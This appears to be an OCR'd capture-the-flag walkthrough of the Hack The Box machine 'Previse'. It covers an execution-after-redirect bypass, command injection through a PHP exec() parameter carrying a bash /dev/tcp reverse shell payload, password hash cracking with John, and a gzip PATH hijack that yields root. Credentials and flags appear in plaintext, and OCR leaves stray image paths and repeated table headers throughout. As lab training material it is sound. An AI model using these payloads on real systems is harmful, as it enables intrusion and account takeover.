Host Report

10.10.11.104 - Linux 4.15 - 5.6

Linux - Shelled - Owned

Host Notes:

m4lwhere@previse:~$ cat user.txt
9618ea8ff392dadb2ed985a8a0b807cc

bash-4.4# cat /root/root.txt
1a0eebd484c0b843def6a26ba65afda8

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:
TRANSFERRED FROM HTTP

```
┌──(kali㉿kali)-[~/Desktop/HTB/Previse]
└─$ nc -lvnp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:48006.
bash: cannot set terminal process group (1458): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previse:/var/www/html$
```

The directory we are dropped in (/var/www/html) has a config.php file.
Cat'ing it gives us mysql credentials.

root:mySQL_p@ssw0rd!:)

Port	Proto	Service	Version	Status

```
www-data@previse:/var/www/html$ ls
ls
accounts.php
android-chrome-192×192.png
android-chrome-512×512.png
apple-touch-icon.png
config.php
css
download.php
favicon-16×16.png
favicon-32×32.png
favicon.ico
file_logs.php
files.php
footer.php
header.php
index.php
js
login.php
logout.php
logs.php
nav.php
site.webmanifest
status.php
www-data@previse:/var/www/html$ cat config.php
cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

Port	Proto	Service	Version	Status

Connecting to mysql, we check out the user tables in the databases.

mysql -u root -p'mySQL_p@ssw0rd!:)' -e 'show databases;'

mysql -u root -p'mySQL_p@ssw0rd!:)' previse -e 'show tables;'

mysql -u root -p'mySQL_p@ssw0rd!:)' previse -e 'select * from accounts;'

Looking into accounts.php again, we find the exact method of encryption.

```
 $hash = crypt($password, '$1$ 🧂 llol$');
    $db = connectDB();
    if ($db === false) {
        die("ERROR: Could not connect. " . $db->connect_error);
    }
    $sql = "INSERT INTO accounts (username, password) VALUES ('{$username}','{$hash}')";
    $result = $db->query($sql);
```


Enter '1 🧂 llol$DQpmdvnb7EeuO6UaqRItf.' into a hash file and crack it using John with an md5crypt format.

echo '1 🧂 llol$DQpmdvnb7EeuO6UaqRItf.' > hash && john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash

m4lwhere:ilovecody112235!

```
┌──(kali㉿kali)-[~/Desktop/HTB/Previse]
└─$ echo '$1$🧂llol$DQpmdvnb7EeuO6UaqRItf.' > hash && john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:59 27.52% (ETA: 17:01:49) 0g/s 23004p/s 23004c/s 23004C/s ruralbanking..rupypanica
ilovecody112235! (?)
1g 0:00:05:25 DONE (2022-01-23 16:56) 0.003068g/s 22744p/s 22744c/s 22744C/s ilovecokey..ilovecody..
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Port	Proto	Service	Version	Status



First, grab the user.txt flag and start privesc enumeration.

m4lwhere@previse:~$ cat user.txt
9618ea8ff392dadb2ed985a8a0b807cc

m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
(root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$

Unfortunately, access_backup.sh is owned by root so we cannot modify it.
However, we can read it and it uses gzip to create the backup.
While we can't modify the script, we can create a new gzip and add it to the PATH using:

cd /tmp

export PATH=/tmp:$PATH

echo -ne '#!/bin/bash\ncp /bin/bash /tmp/bash\nchmod 4755 /tmp/bash' > gzip

Port	Proto	Service	Version	Status

chmod +x gzip

sudo /opt/scripts/access_backup.sh

./bash -p

```
m4lwhere@previse:/opt/scripts$ cd /tmp
m4lwhere@previse:/tmp$ export PATH=/tmp:$PATH
m4lwhere@previse:/tmp$ echo -ne '#!/bin/bash\ncp /bin/bash /tmp/bash\nchmod 4755 /tmp/bash' > gzip
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls
bash
gzip
```


```
m4lwhere@previse:/tmp$ bash -p
bash-4.4# whoami
root
bash-4.4# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.104  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:97b6  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:97:b6  txqueuelen 1000  (Ethernet)
        RX packets 703258  bytes 105785889 (105.7 MB)
        RX errors 0  dropped 49  overruns 0  frame 0
        TX packets 688961  bytes 301685620 (301.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15918  bytes 1321220 (1.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15918  bytes 1321220 (1.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

bash-4.4# hostname
previse
bash-4.4# cat /root/root.txt
1a0eebd484c0b843def6a26ba65afda8
bash-4.4#
```

bash-4.4# cat /root/root.txt
1a0eebd484c0b843def6a26ba65afda8

53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		

Port	Proto	Service	Version	Status
69	udp	tftp		
80	tcp	http	Apache httpd 2.4.29 ((Ubuntu))	Owned

Port Notes:





```
┌──(kali㉿kali)-[~/Desktop/HTB/Previse]
└─$ gobuster dir -u http://10.10.11.104 -k -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x "php" -s "200,204,301,302,307" -t50 -o previse.out

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.104
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/01/23 14:16:45 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
```

Port	Proto	Service	Version	Status

/status.php (Status: 302) [Size: 2966] [--> login.php]
/js (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/accounts.php (Status: 302) [Size: 3994] [--> login.php]
/config.php (Status: 200) [Size: 0]
/logs.php (Status: 302) [Size: 0] [--> login.php]
/server-status (Status: 403) [Size: 277]

==========
2022/01/23 14:34:44 Finished
==========

Navigate to http://10.10.11.104 in BurpSuite's browser. Hit "Create Account" and intercept the request so that it doesn't follow the redirect.



208	http://10.10.10.204:8080	GET	/	401	247				10.10.10.204	CSRF-Token=540S...	11:51:12 23 Ja...	8080
209	http://10.10.10.204:8080	GET	/	401	190				10.10.10.204		11:51:33 23 Ja...	8080
210	http://10.10.11.104	GET	/nav.php	200	1440	XML	php		10.10.11.104		14:49:38 23 J...	8080
212	http://10.10.11.104	GET	/accounts.php	302	4355	HTML	php	Previse Create Account	10.10.11.104	PHPSESSID=aikbirn...	14:49:44 23 J...	8080
213	http://10.10.11.104	GET	/login.php	200	2526	HTML	php	Previse Login	10.10.11.104		14:49:57 23 J...	8080
214	http://10.10.11.104	GET	/js/uikit.min.js	200	134135	script	js		10.10.11.104		14:50:05 23 J...	8080
216	http://10.10.11.104	GET	/js/uikit-icons.min.js	200	65301	script	js		10.10.11.104		14:50:05 23 J...	8080

Port	Proto	Service	Version	Status


```
70  <section class="uk-section uk-section-default">
71    <div class="uk-container">
72      <h2 class="uk-heading-divider">
          Add New Account
        </h2>
73      <p>
          Create new user.
        </p>
74      <p class="uk-alert-danger">
          ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!
        </p>
75      <p>
          Usernames and passwords must be between 5 and 32 characters!
        </p>
76    </p>
77    <form role="form" method="post" action="accounts.php">
78      <div class="uk-margin">
79        <div class="uk-inline">
80          <span class="uk-form-icon" uk-icon="icon: user">
            </span>
81          <input type="text" name="username" class="uk-input" id="username" placeholder="
            Username">
82        </div>
83      </div>
84      <div class="uk-margin">
85        <div class="uk-inline">
86          <span class="uk-form-icon" uk-icon="icon: lock">
            </span>
87          <input type="password" name="password" class="uk-input" id="password" placeholder
            ="Password">
88        </div>
89      </div>
90      <div class="uk-margin">
91        <div class="uk-inline">
92          <span class="uk-form-icon" uk-icon="icon: lock">
            </span>
93          <input type="password" name="confirm" class="uk-input" id="confirm" placeholder="
            Confirm Password">
94        </div>
95      </div>
96      <button type="submit" name="submit" class="uk-button uk-button-default">
          CREATE USER
        </button>
97    </form>
98  </div>
99 </section>
100
101 <div class="uk-position-bottom-center uk-padding-small">
102   <a href="https://m4lwhere.org/" target="_blank">
        <button class="uk-button uk-button-text uk-text-small">
          Created by m4lwhere
        </button>
      </a>
103 </div>
```


The code shows that we need to POST a username, password, confirm and submit field.

username=neocount&password=password&confirm=password&submit=


Port	Proto	Service	Version	Status

Let's see if we can change the 302 response to a 200 response. Navigate directly to http://10.10.11.104/accounts.php and when Burp intercepts it, click the "hamburger" button, go to "Do Intercept", and select "Response to this request" and click Forward. When that comes up, change the 302 Found to 200 Found and click Forward. Now you can interact with the account creation page.






Port	Proto	Service	Version	Status



Port	Proto	Service	Version	Status

There is a site backup file under the Files tab.
Downloading that we can look through and in the log.php file, we see that it is using an exec() function.
PHP exec() functions allow for system commands to be run, in this case, a log_process.py script, but can be hijacked.
 	
.
 	
`//////////////////////////////////////////////////////////////////////////////////////////////`
`//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//`
`//////////////////////////////////////////////////////////////////////////////////////////////`
 	
`$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");`
`echo $output;`
 	
`$filepath = "/var/www/out.log";`
`$filename = "out.log";`
 	
Under the Management Menu > Log Data, there is a method of getting log data that uses that function, which means we should be able to use it to make a reverse shell callback if we define the delim using:
 	
delim=%3bbash+-c+'bash+-i+>%26+/dev/tcp/<YOUR TUN0 IP>/1337+0>%261'%3b
 	
and start a netcat listener on your machine. The Deliminator field is a drop down, so we need to intercept it with Burp again.
 	
 
 	
 
 	
TRANSFERRED TO SSH				

123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		

Port	Proto	Service	Version	Status
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
49152	udp	unknown		